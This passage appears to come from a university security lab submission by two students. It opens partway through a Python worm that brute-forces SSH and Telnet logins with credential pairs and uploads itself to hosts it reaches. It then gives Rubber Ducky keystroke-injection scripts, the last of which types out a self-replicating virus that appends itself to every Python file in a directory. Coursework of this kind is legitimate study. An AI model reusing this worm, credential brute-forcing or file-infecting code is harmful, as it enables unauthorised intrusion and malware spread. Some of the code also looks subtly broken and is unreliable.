with open(file\_path, "w") as file:

file.write("SSH works:", ip, pair[0], pair[1])

shutil.copy("Q2worm.py", destination\_file\_path)

sftp = client.open\_sftp()

sftp.put(file\_path, "/")

sftp.close()

except Exception as e:

print("SSH error:", ip, pair[0], pair[1], str(e))

# Telnet connections

for pair in pairs:

for ip in telnet\_ips:

try:

user = pair[0]

pwd = pair[1]

print(ip, user, pwd)

tn = telnetlib.Telnet(ip)

tn.read\_until(b"login: ")

tn.write(user.encode('ascii') + b"\n")

tn.read\_until(b"Password: ")

tn.write(pwd.encode('ascii') + b"\n")

tn.write(b"ls\n") # Corrected command

tn.write(b"exit\n")

print(tn.read\_all().decode('ascii'))

with open(file\_path, "w") as file:


file.write("Telnet works:", ip, user, pwd)

tn.write(file\_path)


except Exception as e:

print("Telnet error:", ip, pair[0], pair[1], str(e))

Lab2\_Q2\_0.png: Q2worm.py finding working IP addresses



Lab2\_Q2\_1.png: Addition of Q2secrets and Q2worm.py in Lab2/Solutions



Question 3: [Pepin Approval Code: 1KGXML, McDonald Approval Code: Q59XG8]

Explanation: The following is a Rubber-Ducky script that does the following: Opens Notepad, writes a window script file that echos your names and saves the file and runs it.

Video Included in submission

DEFAULTDELAY 1000

GUI r

STRING notepad.exe

ENTER

STRING echo LUKE PEPIN

ENTER

STRING echo AIDAN MCDONALD

ENTER

CTRL s

DELAY 2000

STRING Q3Script.bat

ENTER

GUI r

STRING powershell

ENTER

DELAY 1000

STRING documents/Q3Script.bat

ENTER

Question 4: [Pepin Approval Code: C2OID7, McDonald Approval Code: KMNPW8]

Explanation: The following is another Rubber-Ducky script however this does the following: Write and run a python script.

Video Included in submission

DEFAULTDELAY 1000

GUI r

STRING notepad.exe

ENTER

STRING print("Hello World!, from Luke and Aiden")

ENTER

CTRL s

DELAY 2000

STRING Q4Script.py

TAB

DOWNARROW

DOWNARROW

ENTER

ENTER

GUI r

STRING powershell

ENTER

DELAY 1000

STRING cd documents

ENTER

STRING python3 Q4Script.py

ENTER

TAB

DOWNARROW

DOWNARROW

ENTER

ENTER

GUI r

STRING powershell

ENTER

DELAY 1000

STRING cd documents

ENTER

STRING python3 Q4Script.py

ENTER

Question 5 [Pepin Approval Code: COY704, McDonald Approval Code: P41PPT]

Explanation: The following is another Rubber-Ducky script however this does the following:

Same functionality as question 4 but the Hello World python script is replaced with Q1C.py

Video Included in submission

DEFAULTDELAY 1000

GUI r

STRING notepad.exe

ENTER

STRING import os

ENTER

STRING import sys

ENTER

STRING virus\_code = '''\

ENTER

STRING import sys

ENTER

STRING command\_line = " ".join(sys.argv)

ENTER

STRING with open("Q1C.out", "a") as file:

ENTER

STRING file.write(command\_line + '\\n')

ENTER

STRING '''

ENTER

STRING directory = os.getcwd()

ENTER

STRING py\_files = [filename for filename in os.listdir(directory) if

ENTER

STRING filename.endswith(".py")]

ENTER

STRING with open(sys.argv[0], "r") as Q1C\_file:

ENTER

STRING Q1C\_content = Q1C\_file.read()

ENTER

STRING for py\_file in py\_files:

ENTER

STRING if(py\_file == "Q1C.py"):

ENTER

STRING continue

ENTER

STRING with open(py\_file, "r") as py\_read:

ENTER

STRING py\_contents = py\_read.read()

ENTER

STRING if virus\_code not in py\_contents:

ENTER

STRING with open(py\_file, "a") as py\_adjust:

ENTER

STRING py\_adjust.write('\n' + virus\_code)

ENTER

STRING py\_adjust.write('\n' + Q1C\_content)

ENTER

CTRL s

DELAY 2000

STRING Q5Script.py

TAB

DOWNARROW

DOWNARROW

ENTER

ENTER

GUI r

STRING powershell

ENTER

DELAY 1000

STRING cd documents

ENTER

STRING python3 Q5Script.py

ENTER